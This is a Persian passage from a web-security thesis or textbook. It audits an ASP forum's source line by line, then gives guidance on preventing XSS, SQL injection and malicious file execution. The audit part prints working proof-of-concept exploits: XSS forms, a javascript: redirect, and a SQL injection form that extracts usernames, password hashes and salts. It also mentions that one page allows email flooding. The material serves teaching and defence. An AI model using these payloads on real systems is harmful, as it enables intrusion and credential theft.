
آسیب پذیری های شناسایی شده:

آسیب پذیری SQL Injection در /profile/controlpanel.asp

پتانسیل آسیب پذیری Upload فایل در

/forums/attach-file.asp و /profile/controlpanel.asp

برای به کار گیری این خطرات باید خود وارد عمل شویم. در بعضی اوقات اصلا اینها آسیب پذیری نیستند. که در طول مرحله زیر مشخص می شود.

۴-۲- مرحله دستی:

مانند برنامه قبلی، ما ابتدا به دنبال تمام Request هایی می گردیم که خارج از فرض شرط ها باشند (و در متغیری ریخته شوند یا در جایی مانند درخواست SQL به کار گرفته شوند)، چرا که ورودی صفحات ASP تنها از طریق آنها صورت می پذیرد. حال تمام Requestها را دنبال می کنیم و اگر جزو پارامتری از صفحه یا درخواست های SQL باشند، آنها را به منظور حملات XSS و SQL Injection یادداشت و رهگیری می کنیم و اگر بگوییم آسیب پذیری مشاهده نشد منظور فقط همین دو نوع آسیب پذیریست چرا که ما سایر آسیب پذیری ها را فعلا بررسی نمی کنیم. توجه داشته باشید که مرحله انتهایی فلوچارت را هرچه کامل تر انجام دهیم ما را به آسیب پذیری های بیشتری رهنمون می سازد. در آسیب پذیری XSS باید بگوییم که ما همه آنها را نمی توانیم با این روش پیدا کنیم چرا که گاهی اوقات رشته ثبت شده ما در پایگاه داده، در یک صفحه دیگر خطر حمله XSS را ایجاد می کند!

توجه کنید که کدهای این برنامه به صورت کاملا اختصاصی زده شده اند و جزو برنامه هایی خاص نوشته شده با ASP می باشد. استفاده زیاد از توابع و کلاس ها در جای جای این برنامه به چشم می خورد که متعاقبا کار ما را بسیار سخت کرده و حتی اگر یک برنامه خودکار ردیابی خطا نیز وجود می داشت، آن را نیز مطمئنا به چالش می کشید. یکی از موارد جالب و آموزشی که در این برنامه وجود دارد این است که کدهای این برنامه را به راحتی می توان تبدیل به فایل های DLL نمود که کدهای آن قابل خواندن نباشد، چرا که در هیچ کجا کدهای HTML جدا مشاهده نمی کنیم.

نکته ای که در مورد برنامه های تحت وب وجود دارد، صرف نظر کردن از فایلهاییست که برای اجرا نیاز به مجوز مدیریت دارند، چرا که مدیر هیچگاه نیاز به نفوذ به سایت خود ندارد. لذا در اینجا بیشتر فایل های شاخه Admin را بررسی نمی کنیم و فقط آنهایی را بررسی می کنیم که بدون نیاز به مجوز مدیریت قابل بازگشایی می باشند.

- alert-approve.asp:

خط ۱۴:

vAlert = Alerts.GetAlertInfo(request.querystring("id"))

در اینجا ابتدا باید ببینیم GetAlertInfo() چه می کند و سپس vAlert را رهگیری کنیم. تابع GetAlertInfo() را در include-alerts.asp می یابیم. همانطور که می بینید ValidateNumeric() که در فایل include.asp وجود دارد برای محافظت وجود داشته و با وجود آن نمی توان به جز عدد چیزی وارد کرد. از آنجایی که خروجی نیز توسط داده های از قبل تعیین شده سیستم در پایگاه داده انتخاب می شود این خط کلا آسیب پذیر نمی باشد.

خط ۳۴:

vAlert(AL_Message) = trim(request.form("reason"))

که در CreateAlert() در فایل include-alerts.asp به کار گرفته می شود. در اینجا نیز تابع ValidateNumeric() مانع از اجرای کد خطرناک می شود.

- alert-list.asp:

خط ۱۴:

iAlertType = BBS.ValidateNumeric(request.querystring("type"))

در اینجا نیز تابع ValidateNumeric() مانع از ورود کد خطرناک می شود.

- alert-view.asp:

خط ۱۴:

vAlert = Alerts.GetAlertInfo(request.querystring("id"))

طبق صحبت هایی که قبلا شد آسیب پذیر نیست.

- category-view.asp:

خط ۲۷ و ۳۱:

iCategoryID = BBS.ValidateNumeric(request.querystring("cat"))

طبق صحبت هایی که قبلا شد آسیب پذیر نیست.

خط ۳۹ و ۴۱:

iCatLock = BBS.ValidateNumeric(request.querystring("catlock"))

طبق صحبت هایی که قبلا شد آسیب پذیر نیست.

خط ۶۸:

bCategoryCollapsed = BBS.ValidateBoolean(request.cookies(sBBSCookieRoot & "cat" & vCategoryList(0, index) & "collapsed"))

تابع ValidateBoolean() نیز آسیب پذیر نمی باشد.

- forgot-password.asp:

خط ۱۹:

vUserInfo = BBS.GetUserInfobyName(request.form("username"))

به دنبال تابع GetUserInfobyName() معلوم می شود که در فایل include.asp باید به دنبال تابع GetMemberID() باشیم. همان طور که دیده می شود متغیر ما توسط تابع ValidateSQL() در نهایت کنترل شده، پس آسیب پذیر نمی باشد.

خط ۲۳:

rsMaster.open "select memberid from members where emailaddress='" & BBS.ValidateSQL(trim(request.form("email"))) & "'", dbConnection, adOpenForwardOnly, adLockReadOnly

در اینجا هم تابع ValidateSQL() آسیب پذیری را از بین می برد.

- inbox.asp:

خط ۱۳:

```
sFolderType = request.querystring("folder")
```

به دنبال متغیر sFolderType تابع ValidateField() را باید بررسی کنیم. خواهیم دید که این تابع تمامی کاراکترهایی را که باعث حمله XSS می شود جایگزین می کند. پس آسیب پذیری در اینجا وجود ندارد.

خط ۳۰:

```
ipmid = BBS.ValidateNumeric(request.querystring("view"))
```

آسیب پذیر نیست.

خط ۳۴:

```
for each ipmid in request("pmid")
```

متغیر ipmid را دنبال می کنیم. تابع GetPrivateMessage() را بررسی می کنیم و می بینیم که به دلیل کنترل عدد آسیب پذیر نیست. همین طور در مورد توابع deletePrivateMessage() و deleteSentPrivateMessage() این حکم صادق است.

- logon.asp:

خط ۱۲ تا ۱۸:

```
sPostUsername = request.form("postusername")
sPostPassword = ucase(request.form("postpassword"))
sPostVerification = request.form("postverification")
sRedirect     = request.querystring("redirect")
sAction       = request.form("action")
sPasswordAction = request.querystring("password")
```

به دنبال این متغیر ها به طور جدا گانه می گردیم.

sPostUsername در توابع GetUserInfoByName(),CheckUsername() آمده است و آنها نیز چون به GetMemberID() ربط پیدا می کنند، آسیب پذیر نیستند. در جایی هم داریم: sBBSUsername = sPostUsername پس به دنبال sBBSUsername هم می گردیم که در UpdateLocation آمده است (خط ۸۷). در این تابع نیز رشته با ValidateSQL() کنترل می شود، پس آسیب پذیر نیست.

اگر بقیه متغیر ها را نیز دنبال کنیم آسیب پذیری ای نمی بینیم.

- register-accept.asp:

خطوط ۲۳ تا ۳۲:

```
vUserInfo(UI_Username)   = left(trim(request.form("username")), 20)
vUserInfo(UI_Password)   = left(trim(request.form("password")), 20)
vUserInfo(UI_Realname)   = left(trim(request.form("realname")), 50)
vUserInfo(UI_WebsiteAddr)= left(trim(request.form("websiteaddr")), 75)
vUserInfo(UI_EmailAddr)  = left(trim(request.form("emailaddr")), 75)
vUserInfo(UI_ICQNumber)  = left(trim(request.form("icqnumber")), 15)
vUserInfo(UI_AIM)        = left(trim(request.form("aim")), 75)
vUserInfo(UI_MSN)        = left(trim(request.form("msn")), 75)
vUserInfo(UI_Yahoo)      = left(trim(request.form("yahoo")), 75)
```

رهگیری به ما نشان می دهد که اینها در CreateUser() به کار می آیند. و در آنجا نیز SQLTrim() مانع از اجرای کد خطرناک می شود.

خط ۴۳:

```
sPostVerification = trim(request.form("postverification"))
```

این متغیر در یک خط شرطی (خط ۸۸) تنها به کار رفته است پس آسیب پذیر نیست.

- reset-password.asp:

خط ۱۴:

vUserInfo = BBS.GetUserInfobyName(request.form("username"))

قبلا دیدیم که GetUserInfobyName() آسیب پذیر نیست.

- send-private-message.asp:

خط ۳۳:

vReplyMessageInfo = Messenger.GetPrivateMessage(request.querystring("replyid"))

می بینیم GetPrivateMessage() آسیب پذیر نیست چرا که اعداد کنترل می شوند

خط ۴۱:

vMessageInfo(PM_ToName) =
BBS.GetUserInfobyID(request.querystring("toid"))(UI_Username).

تابع GetUserInfobyID() امن بوده و آسیب پذیر نیست (به دلیل کنترل اعداد).

از اینجا به بعد هرجا که از توابع امنی چون GetPrivateMessage() یا GetUserInfobyID() استفاده شده باشد از آن صرف نظر کرده و در مورد آن نمی نویسیم.

خط ۷۵:

vToString = split(request.form("toid"), "|")

می بینیم که این متغیر در خط ۷۹ یعنی:

response.write vToString(index) & "
" & CRLF

در حال چاپ شدن است. پس **اولین آسیب پذیری** از نوع XSS وقتی که فرد قبلا login شده باشد وجود دارد و exploit آن به شکل زیر است:

<form action="send-private-message.asp" method="post">
<input type="hidden" name="action" value="post" />

```
<input type="text" name="toid" value="<script>alert('XSS')</script>" />
<br />
<input type="submit" name="" value="submit" />
</form>
```

خط ۹۰ و ۹۱:

```
vMessageInfo(PM_Subject) = request.form("subject")
vMessageInfo(PM_Body)    = request.form("body")
```

با نگاهی به تابع SendPrivateMessage() مشخص است که آسیب پذیر نیست.

- view-group.asp:

خط ۱۲:

```
iGroupID = request.querystring("gid")
```

توابع GetGroupName() و ListGroupMembers() به دلیل کنترل اعداد آسیب پذیر نیستند.

- view-profile.asp:

خط ۱۲:

```
iUserID = BBS.ValidateNumeric(request.querystring("uid"))
```

که می بینیم آسیب پذیر نیست.

حال سراغ پوشه calendar می رویم:

- add-event.asp:

خط ۱۲ تا ۱۵:

```
iCalendarID = request.querystring("calendarid")
```

```
sAction    = request.querystring("action")
iEventID   = request.querystring("eventid")
```

ابتدا به دنبال متغیر iCalendarID به تابع GetCalendarInfo() می رویم. که به وسیله ValidateNumeric() محافظت می شود. با نگاهی سریع به HasPermission() نیز آسیب پذیری به چشم نمی خورد (جا برای بررسی بیشتر وجود دارد.). حال اگر به متغیر sAction نگاهی بیاندازیم متوجه می شویم که فقط در شرطی ها کاربرد دارد پس آسیب پذیر نیست. آخرین متغیر یعنی iEventID هم در GetEventInfo() برای عددی بودن بررسی می شود پس آسیب پذیر نیست.

خط ۸۶ و خطوط ۹۷ تا ۱۰۲:

```
vEventInfo(CEV_Owner) = request.form("owner")
vEventInfo(CEV_alldayevent)     = request.form("alldayevent")
vEventInfo(CEV_timeofdayhour)   = request.form("timeofdayhour")
vEventInfo(CEV_timeofdayminute)  = request.form("timeofdayminute")
vEventInfo(CEV_timeofdaymeridian)= request.form("timeofdaymeridian")
vEventInfo(CEV_AllowSignups)    = request.form("allowsignups")
```

حال به دنبال vEventInfo جلو می رویم. به CreateEventInfo() نگاه می کنیم. اگر در FilterPost() مشکلی نباشد، آسیب پذیر نیست.

- calendar-view.asp:

خط ۱۴:

```
iCAcalendarid = request("calendarid")
```

می بینیم که مثل قبل GetCalendarInfo() و HasPermission() آسیب پذیر نیستند.

پوشه forums:

- alert-post.asp:

خط ۱۶:

```
vMessageInfo = Forum.GetMessageInfo(request("mid"))
```

تابع GetMessageInfo() اعداد را کنترل می کند.

خط ۳۷:

```
vAlertInfo(AL_Message)   = trim(request.form("message"))
```

به دنبال vAlertInfo مشخص می شود که تابع CreateAlert() ممکن است XSS بپذیرد، چرا که

```
BBS.ValidateSQL(vAlertInfo(AL_Message))
```

جلوی آسیب پذیری SQL Injection را می گیرد و نه XSS. در تحقیقات بعدی که روی برنامه تست شد، مشخص می شود که هنگام نمایش، کدها به صورتی در می آیند که حمله XSS خنثی شود.

- attach-file.asp:

خط ۱۴:

```
iMessageID = request.querystring("mid")
```

با رهگیری این متغیر در خط ۱۲۷ می بینیم:

```
SQL = "select max(sortorder) as maxsort from attachments where messageid=" &
iMessageID
```

که پتانسیل SQL Injection را نشان می دهد. از آنجایی که دیتابیس ما Access است و امکان اجرای چند درخواست را باهم نداریم مطمئنا نخواهیم توانست از این آسیب پذیری استفاده کنیم. اما در

سایت تولید کننده دیتابیس MSSQL نیز عرضه می شود. لذا این فایل را بیشتر برسی خواهیم کرد.

پس به عنوان آسیب پذیری دیگری، مشروط به MSSQL، این Exploit را خواهیم داشت:

آسیب پذیری دوم (مشروط):

```
<form ENCTYPE="multipart/form-data" method="post" action="/forums/attach-file.asp?action=postupload&amp;mid=[YOUR MSG ID]&amp;attachmentid= or 1=convert(int,(select top 1 username%2bpassword%2bsalt from members where username<>"))">
File : <input type='file' name='attachment' size='40'>
<br />
<input type='submit' value='Submit'>
</form>
```

- email-link.asp:

خطوط ۲۰ تا ۲۳:

```
  sFromName    = request.form("fromname")
  sRecipient   = request.form("recipient")
  sFromAddress = request.form("fromaddress")
```

با دنبال کردن این متغیر ها خواهیم دید که این پارامترها بررسی می شوند و سپس عملیات صورت می پذیرد پس XSS و SQL Injection ندارد. اما به عنوان یک نکته منفی این برنامه به این نکته باید اشاره کرد که به وسیله فایل email-link.asp می توان یک آدرس ایمیل خاص را بمباران کرد چرا که محدودیتی در ارسال ندارد.

به دلیل حجم بالای فایل ها و مشابهت زیاد آنها به هم از نظر نوع محدودیت ها از اینجا به بعد فقط فایل هایی را که آسیب پذیر باشند می آوریم.

- /profile/controlpanel.asp:

خطوط ۲۵۷ تا ۲۹۱:

تمامی ورودی ها

با نگاه به تابع UpdateUser() می بینیم مقادیر زیر از نظر امنیتی کنترل نمی شوند:

```
SQL = SQL & " timeoffset=" & vUpdateUserInfo(UI_TimeOffset) & ", "
SQL = SQL & " invisible=" & vUpdateUserInfo(UI_Invisible) & ", "
```

پس **آسیب پذیری سوم** را پیدا کردیم. اگر MSSQL بود کار بسیار ساده بود و می توانستیم مجوز کامل مدیریت را نیز بگیریم! بهر حال PoC کار ما به شکل زیر است:

```
<form method='post' name='updateprofile' action='/profile/controlpanel.asp'>
Injection1 (Numeric Update):<input type="text" name="invisible" value="1" /><br />
Injection2 (Numeric Update):<input type="text" name="timeoffset" value="1" /><br />
<input type="hidden" name="action" value="updateinfo" />
<input type="hidden" name="showemail" value="1" />
<input type="hidden" name="usesignature" value="1" />
<input type="hidden" name="viewsignature" value="1" />
<input type="hidden" name="disablepostcount" value="1" />
<input type="hidden" name="userichedit" value="1" />
<input type="hidden" name="emailnotifications" value="1" />
<input type="hidden" name="sendprivatenotifications" value="1" />
<input type="hidden" name="includebody" value="1" />
<input type="hidden" name="language" value="1" />
<input type="hidden" name="disallowbroadcasts" value="1" />
<input type="hidden" name="viewavatars" value="1" />
<input type="submit" />
</form>
```

حال پوشه admin جاهایی که به مجوز مدیریت نیازی نباشد را می بینیم و آسیب پذیری ها را بررسی می کنیم:

- impersonate.asp:

خط ۱۴:

```
sRedirect = request.querystring("redirect")
```

و در خط ۳۲ داریم:

```
response.redirect sRedirect
```

همین جا وجود XSS در این برنامه را به عنوان **چهارمین آسیب پذیری** اعلام می کنیم که Exploit آن به شکل زیر است:

```
/admin/impersonate.asp?redirect=javascript:alert('XSS')&action=end
```

حال نوبت به بررسی از قلم افتاده ها می رسد:

- /includes/include-poll.asp:

خط ۱۲۵:

```
SQL = SQL & BBS.ValidateSQL(stOptionStruct(OI_MemberID)) & ", "
```

همانطور که می بینید در جایی که در دو طرف آن از علامت ' استفاده نشده، بررسی با تابع ValidateSQL() انجام شده که باید بررسی عددی می شد نه بررسی SQL. اما چون قبل از فراخوانی این فیلد در دست کاربر نیست، لذا خطرناک نیست.

این کارها را همین طور برای پیدا کردن آسیب پذیری های بیشتر ادامه می دهیم تا وقتی که الگوریتم را کامل کنیم.

د-۲-۱- نتیجه گیری:

مدت زمان دستی این عملیات ۱۵ ساعت شد که در نوع خود رقم بالایی محسوب می شود. این زمان طولانی دو علت می تواند داشته باشد، یکی امنیت نسبی بالای خود برنامه و دیگر آنکه خواندن کدهای این برنامه بسیار سخت بود.

۴.۳. خلاصه فصل:

حملات علیه برنامه های کاربردی تحت وب و وبسایتها در دو مرحله شناسایی و پیدا کردن آسیب پذیری ها انجام می شود. شناسایی برنامه کاربردی تحت وب یا یک وب سایت اهمیت بسیار زیادی دارد. در حالیکه شروع حمله مستقیما از مرحله پیدا کردن آسیب پذیری ها بسیار لذت بخش تر به نظر می رسد، اما احتمال پیدا کردن آسیب پذیری را نیز بسیار پایین می آورد. عملیات شناسایی به صورت خودکار و دستی انجام می گیرد چرا که هنوز هیچ ابزاری توانایی جستجوی کامل را ندارد.

برای پیدا کردن آسیب پذیری ها در دو حالت جعبه سیاه و جعبه سفید باید به بررسی هدف پرداخت. هر کدام از این مراحل نیز به صورت خودکار و دستی انجام می گیرد. برای خواندن کدهای یک زبان خاص، برای پیدا کردن آسیب پذیری، باید به دستورات آن زبان آشنایی داشته باشیم و به صورت ساختار یافته به دنبال آسیب پذیری ها بگردیم. اکثر برنامه نویسان حاضر نیستند در حالی که برنامه هایشان به خوبی کار خود را انجام می دهند، کدهای برنامه هایشان را دوباره مطالعه کنند و این چیزیست که مهاجمان از آن بهره می برند.

۵.۳. منابع فصل:

1. Stuttard Dafydd, Pinto Marcus, "The Web Application Hacker's Handbook Discovering and Exploiting Security Flaws", Wiley Publishing Inc., 2008
2. Open Web Application Security Project, http://www.owasp.org
3. Http://www.bugreport.ir
4. Http://www.securityfocus.com
5. Http://www.milw0rm.com

فصل چهارم

بررسی روش های امن سازی برنامه های کاربردی تحت وب:

۱.۴. امنیت وب بدون امن بودن خود برنامه دست یافتنی نیست:

درخواست[1] های پروتکل HTTP توسط دیوار آتش[2] و دیگر نرم افزارهای امنیتی مجاز شمرده می شود. هر چند اخیرا برنامه هایی فقط مخصوص جلوگیری از حملات علیه وب طراحی شده اند که روی سرویس دهنده نصب می شوند و با قوانینی جلوی انجام بعضی حملات وب را می گیرند. اما این گونه برنامه ها نیز ایرادات خود را دارند مثلا به علت ایجاد محدودیت های زیاد و یا پایین آوردن سرعت ارتباط امکان نصب آنها در بسیاری از سرویس دهنده ها وجود ندارد و در صورت تعریف استثنا برای آن‌ها، همان نقاط خود می توانند به اندازه کافی خطرناک باشند و مورد سوء استفاده قرار بگیرند. علاوه بر این، این برنامه ها نمی توانند جلوی همه حملات را نظیر دست کاری فیلدهای پنهان یا حمله های منطقی بگیرند، چرا که این نوع حملات درخواست های مجاز هستند و امکان تشخیص آن‌ها به هیچ وجه وجود ندارد.

بنابراین یک برنامه تحت وب اساسا خودش باید امن و حفاظت شده باشد که این کار تنها با برنامه نویسی صحیح ممکن می باشد.

[1] Request
[2] Firewall

۲.۴. تامین امنیت برنامه کاربردی تحت وب در مقابل آسیب پذیری ها از طریق کدهای برنامه:

در این قسمت می خواهیم راه حل هایی مناسب جهت مقابله با آسیب پذیری های گفته شده در فصل دوم ارائه دهیم. مقابله با آسیب پذیری ها از درون برنامه می تواند طوری باشد که بتوان گفت یک برنامه کاربردی تحت وب به طور ۱۰۰٪ امن است. هرچند که با وجود ضعف های منطقی که از منطق برنامه و برنامه نویس برمی خیزد، هیچگاه نمی توان ادعا کرد که امنیت ۱۰۰٪ داریم و فقط می توانیم بگوییم امنیت بالایی داریم.

۱.۲.۴. روش مقابله با Cross Site Scripting (XSS):

XSS را می توان به طور ۱۰۰٪ در درون کدها مهار کرد. بهترین روش حفاظت در مقابل XSS استفاده از ترکیب ارزیابی "white list" برای داده های ورودی به علاوه رمز نگاری[1] تمام داده های خروجی می باشد. با ارزیابی داده های ورودی می توان حملات را آشکار کرد و با رمز کردن خروجی ها نیز جلوی اجرای موفق اسکریپت های تزریق شده گرفته می شود. توجه داشته باشید منظور از رمز کردن در اینجا همان Encode کردن است. خواندن صفحه ترفندهای XSS نیز کمک می کند تا انواع شکل های این حمله را بشناسید[2].

برای جلوگیری از حمله XSS اجرای روند زیر به طور کامل نیاز است:

- **ارزیابی ورودی ها**: استفاده از مکانیزم های اعتبار سنجی استاندارد در تمامی ورودی ها برای اندازه، نوع، ترکیب و طرز کاربرد آنها قبل از اینکه داده ها نمایش پیدا کنند یا ذخیره شوند. استفاده از استراتژی ارزیابی "Accept known good" (مثلا فیلد ایمیل حتما باید از نوع ایمیل باشد که

[1] Encoding
[2] http://ha.ckers.org/xss.html - http://sla.ckers.org/forum/read.php?2,15812 - http://sla.ckers.org/forum/read.php?3,880

کاراکترهای خاصی دارد و ترکیب خاصی باهم دارند). نپذیرفتن داده های غیر معتبر به جای تلاش در تجزیه یا حذف داده های مخرب. فراموش نکنید که پیغام های خطا نیز می توانند شامل داده های غیر معتبر باشند، پس به آنها نیز اعتماد نکنید.

- **رمزی کردن قوی خروجی ها**: مطمئن شوید که قبل از نمایش، تمام داده های کاربر به طور مناسب رمزی شده باشند (هم در HTML و هم XML بسته به نوع خروجی) و این کار را برای تمامی کاراکترها حتی آنهایی که محدودیت خاصی دارند انجام دهید.

- **مشخص کردن نوع Encoding خروجی**: برای تمامی صفحات خروجی از Encoding نظیر (ISO 8859-1 یا UTF 8) استفاده کنید تا در معرض خطر کمتری قرار بگیرید و اجازه ندهید مهاجم خودش نوع Encoding را مشخص کند.

- **از ارزیابی "Blacklist" استفاده نکنید**: برای تشخیص حمله XSS در داده های ورودی و خروجی از این ارزیابی استفاده نکنید. جستجو و جایگذاری کاراکترهای اندک (مانند ">" یا "<" و کاراکترهای شبیه یا عباراتی نظیر "script") بسیار ضعیف است و می توان با XSS باز هم حمله کرد. حتی تگ کنترل نشده "<b>" در برخی جاها می تواند غیر امن باشد. XSS انواع مختلف و شکل های زیادی دارد که می توان با آن این اعتبارسنجی ها را رد کرد.

- **مراقب خطاهای اعتبار سنج ها باشید**: ورودی ها باید ابتدا رمزگشایی و استاندارد شوند قبل از اینکه به مرحله اعتبار سنجی برسند. مطمئن شوید که برنامه کاربردی یک ورودی را بیشتر از یک بار رمز گشایی نکند. این خطاها می تواند باعث شود که در برخی شرایط ورودی بعد از رد کردن اعتبار سنجی، دوباره رمزگشایی گردد و شامل داده های مخرب و کنترل نشده باشد.

- **در زبان ASP: استفاده از HTMLEncode و URLEncode**: در زبان ASP می توانید برای نمایش خروجی ها از دستورات زیر استفاده کنید:

Response.Write(Server.HTMLEncode(…))

Response.Write(Server.URLEncode(…))

یا

<%=Server.HTMLEncode(…)%>

<%=Server.URLEncode(…)%>

و سعی کنید هیچگاه از دستورات زیر استفاده نکنید:

Response.Write(...)

<%=...%>

چرا که می تواند باعث حمله XSS شود.

- **در زبان Java: سعی کنید از مکانیزم های خروجی های Struts استفاده کنید**: نظیر <bean:write…> یا از ویژگی پیش فرض JSTL escapeXML="true" در <c:out…> استفاده کنید. هیچ گاه از <%=…%> به صورت مستقیم و بدون رمزی کردن استفاده نکنید.

۲.۲.۴. روش مقابله با Injection Flaws:

عدم استفاده از مفسرها تا حد امکان به دفع این حمله کمک شایانی می کند. اگر لازم است که از یک مفسر نیز استفاده کنید، یک روش کلیدی برای پرهیز از این حمله استفاده از API[1] های امن است.

اگر چه این راه حل مشکل را حل می کند اما ارزیابی ورودی ها هنوز برای آشکار کردن حملات توصیه می شود، پس مطابق زیر عمل کنید:

- **ارزیابی ورودی ها**: استفاده از مکانیزم های اعتبار سنجی استاندارد در تمامی ورودی ها برای اندازه، نوع، ترکیب و طرز کاربرد آنها قبل از اینکه داده ها نمایش پیدا کنند یا ذخیره شوند. استفاده از

[1] Application Programming Interface

استراتژی ارزیابی "Accept known good" (مثلا فیلد ایمیل حتما باید از نوع ایمیل باشد که کاراکترهای خاصی دارد و ترکیب خاصی باهم دارند). نپذیرفتن داده های غیر معتبر به جای تلاش در تجزیه یا حذف داده های مخرب. فراموش نکنید که پیغام های خطا نیز می توانند شامل داده های غیر معتبر باشند، پس به آنها نیز اعتماد نکنید.

- **اجبار در استفاده از کمترین امتیازات**[1]: برای ارتباط با پایگاه داده یا سیستم های طرف سرویس دهنده از کاربری با بیشترین محدودیت استفاده کنید. برای نمونه، هیچ گاه در ارتباط با MSSQL از کاربر SA استفاده نکنید، چرا که قدرت آن به اندازه کاربر System در ویندوز است.

- **پرهیز از نمایش جزئیات پیغام خطا**: که به مهاجم کمک زیادی می کند.

- **توجه برای استفاده از رویه های ذخیره شده**[2]: گرچه رویه های ذخیره شده در مقابل SQL Injection مصون به نظر می رسند، اما توجه کنید که اگر در آنها از توابعی مانند exec() یا بهم پیوستن آرگومان ها استفاده شده باشد، بازهم آسیب پذیرند.

- **عدم استفاده مستقیم از واسط های پرس و جوی پویا**[3]: نظیر mysql_query() و مانند آن.

- **عدم استفاده از توابع ساده جایگزینی کاراکترها**: مثل:

```
Replace(InputData,"'"," ")
```

چرا که این توابع ساده در برخی جاها قابل رد شدن هستند.

- **عدم گرفتن مستقیم نام جدول یا فیلدها از ورودی وقتی از توابع ساده کنترل استفاده می کنید**: چرا که این نام ها نیازی به "'" نداشته و مهاجم می تواند حمله کاملی را طرح ریزی کند.

- **مراقب خطاهای اعتبار سنج ها باشید**: ورودی ها باید ابتدا رمزگشایی و استاندارد شوند قبل از اینکه به مرحله اعتبار سنجی برسند. مطمئن شوید که برنامه کاربردی یک ورودی را بیشتر از یک بار

[1] Privilege
[2] Stored procedures
[3] dynamic query interfaces

رمز گشایی نکند. این خطاها می تواند باعث شود که در برخی شرایط ورودی بعد از رد کردن اعتبار سنجی، دوباره رمزگشایی گردد و شامل داده های مخرب و کنترل نشده باشد.

- **محدود سازی سرویس دهنده ها مانند سرویس های پایگاه داده**: همواره مینیمم سیستم مورد نیاز را داشته باشید. برای نمونه سعی کنید رویه های ذخیره شده پیش فرض خطرناک و استفاده نشده را که به مهاجم کمک زیادی می کنند، مانند XP_CmdShell در MSSQL، از پایگاه داده حذف کنید. در واقع وقتی از چیزی استفاده نمی کنید، هیچ دلیلی ندارد که آن را روی سرویس دهنده فعال نگاه دارید.

- **در زبان ASP: استفاده از توابع بازدارنده**: چون در این زبان معمولا از مفسر استفاده می شود، نیاز به توابع کنترلی قدرتمند دست ساز احساس می شود. توجه کنید که هیچ گاه یک عبارت را حذف نکنید، بلکه تنها آن را جایگزین کنید تا باعث آسیب پذیری نگردد. تابع زیر یک مثال برای جلوگیری از حمله SQL Injection در ASP را نشان می دهد: (توجه کنید که این تابع جلوی حملات ساده XSS را نیز می گیرد)

```
Private Function formatSQLInputNormalForm(ByVal strInputEntry)
    If strInputEntry="" Or IsNull(strInputEntry) Then Exit Function
    strInputEntry = Replace(strInputEntry, "<", "&lt;")
    strInputEntry = Replace(strInputEntry, ">", "&gt;")
    strInputEntry = Replace(strInputEntry, "[", "&#091;")
    strInputEntry = Replace(strInputEntry, "]", "&#093;")
    strInputEntry = Replace(strInputEntry, "--", "&ndash;&ndash;", 1, -1, 1)
    strInputEntry = Replace(strInputEntry, "union", "un&#105;on", 1, -1, 1)
    strInputEntry = Replace(strInputEntry, "select", "sel&#101;ct", 1, -1, 1)
    strInputEntry = Replace(strInputEntry, "join", "jo&#105;n", 1, -1, 1)
    strInputEntry = Replace(strInputEntry, "where", "wh&#101;re", 1, -1, 1)
    strInputEntry = Replace(strInputEntry, "exec", "ex&#101;c", 1, -1, 1)
    strInputEntry = Replace(strInputEntry, "insert", "ins&#101;rt", 1, -1, 1)
    strInputEntry = Replace(strInputEntry, "update", "up&#100;ate", 1, -1, 1)
    strInputEntry = Replace(strInputEntry, "like", "lik&#101;", 1, -1, 1)
    strInputEntry = Replace(strInputEntry, "drop", "dro&#112;", 1, -1, 1)
    strInputEntry = Replace(strInputEntry, "create", "cr&#101;ate", 1, -1, 1)
    strInputEntry = Replace(strInputEntry, "alter", "alt&#101;r", 1, -1, 1)
    strInputEntry = Replace(strInputEntry, "cast", "ca&#115;t", 1, -1, 1)
    strInputEntry = Replace(strInputEntry, "convert", "conv&#101;rt", 1, -1, 1)
    strInputEntry = Replace(strInputEntry, "char", "ch&#97;r", 1, -1, 1)
    strInputEntry = Replace(strInputEntry, "table", "t&#97;ble", 1, -1, 1)
    strInputEntry = Replace(strInputEntry, """", "&quot;", 1, -1, 1)
    strInputEntry = Replace(strInputEntry, "'", "&rsquo;", 1, -1, 1)
    strInputEntry = Replace(strInputEntry, "<!--", "&lt;!--", 1, -1, 1)
    formatSQLInputNormalForm = strInputEntry
End Function
```

- **در زبان Java EE**: قویا از نوع PreparedStatement یا ORMهایی نظیر Hibernate یا Spring استفاده کنید.

۳.۲.۴. روش مقابله با Malicious File Execution:

پرهیز از خطاهای اجرای فایل از راه دور نیازمند نقشه ای دقیق در فاز معماری و طراحی به صورت مرحله به مرحله دارد. به طور کلی، یک برنامه کاربردی که خوب نوشته شده باشد، از داده های کاربر به عنوان نام فایل ورودی یا هر منبع طرف سرویس دهنده ای (مانند فایل های تصاویر، فایلهای XML و XSL و مانند آن) استفاده نمی کند و همچنین دیوار آتش با قوانینی که دارد از ارتباطات جدید به اینترنت یا سایر سرویس دهنده ها جلوگیری میکند.

به صورت کلی چیزهایی که باید به آن ها توجه کنیم عبارتند از:

- **استفاده از مسیرهای غیر مستقیم به یک شی**: برای مثال نام فایلی را که می خواهد استفاده شود مستقیم ننویسیم و از درهم شده MD5 آن با یک کلید از قبل تنظیم شده (برای جلوگیری از Brute force و حدس زدن) استفاده کنیم. در واقع جدولی از نام فایلها درست می کنیم و با استفاده از یک پارامتر کنترل شده دیگر که قابل حدس زدن نباشد، به نام فایل ها اشاره می کنیم. در کنار این باید ورودی ها را نیز ارزیابی کنیم تا از تغییر پارامترها جلوگیری کنیم.

- **استفاده از مکانیزم های بررسی نام فایل**: استفاده از توابعی که صحت نام یک فایل را با استفاده از استراتژی "Accept known good" اعلام می کند و قوانینی برای جلوگیری از دسترسی به فایل های مهم دارد، اکیدا پیشنهاد می شود. مثلا این تابع می تواند علاوه بر تایید درستی نام یک فایل، پسوند درخواستی فایل را نیز کنترل کند.

- **استفاده از دیوار آتش**: برای جلوگیری از ارتباط سرویس دهنده وب با اینترنت یا سرویس دهنده های دیگر داخلی پیشنهاد می شود. برای سیستم های با ارزش بالا، ایزوله کردن سرویس دهنده وب از سایر منابع در یک VLAN خاص یا یک subnet خصوصی، پیشنهاد می شود.

- **بررسی فایلها و نام فایلها**: در جاهایی که فایل های کاربران را می پذیرند مانند PDF[1]ها یا تصاویر باید کنترل دقیقی بر نام فایل ها و همچنین پسوند آنها و نیز محتویات آنها وجود داشته باشد.

- **پیاده سازی یک chroot jail یا مکانیزم های sand box**: بدان معنی که برنامه ها را از یکدیگر و منابع سیستم ایزوله نگه دارید تا مهاجمان نتوانند به سایر منابع حتی در صورت upload فایل دسترسی پیدا کنند. ضمن اینکه در محل upload فایل ها، اجازه اجرا (Execute) از فایل‌های upload شده، باید گرفته شده باشد.

[1] Portable Document Format

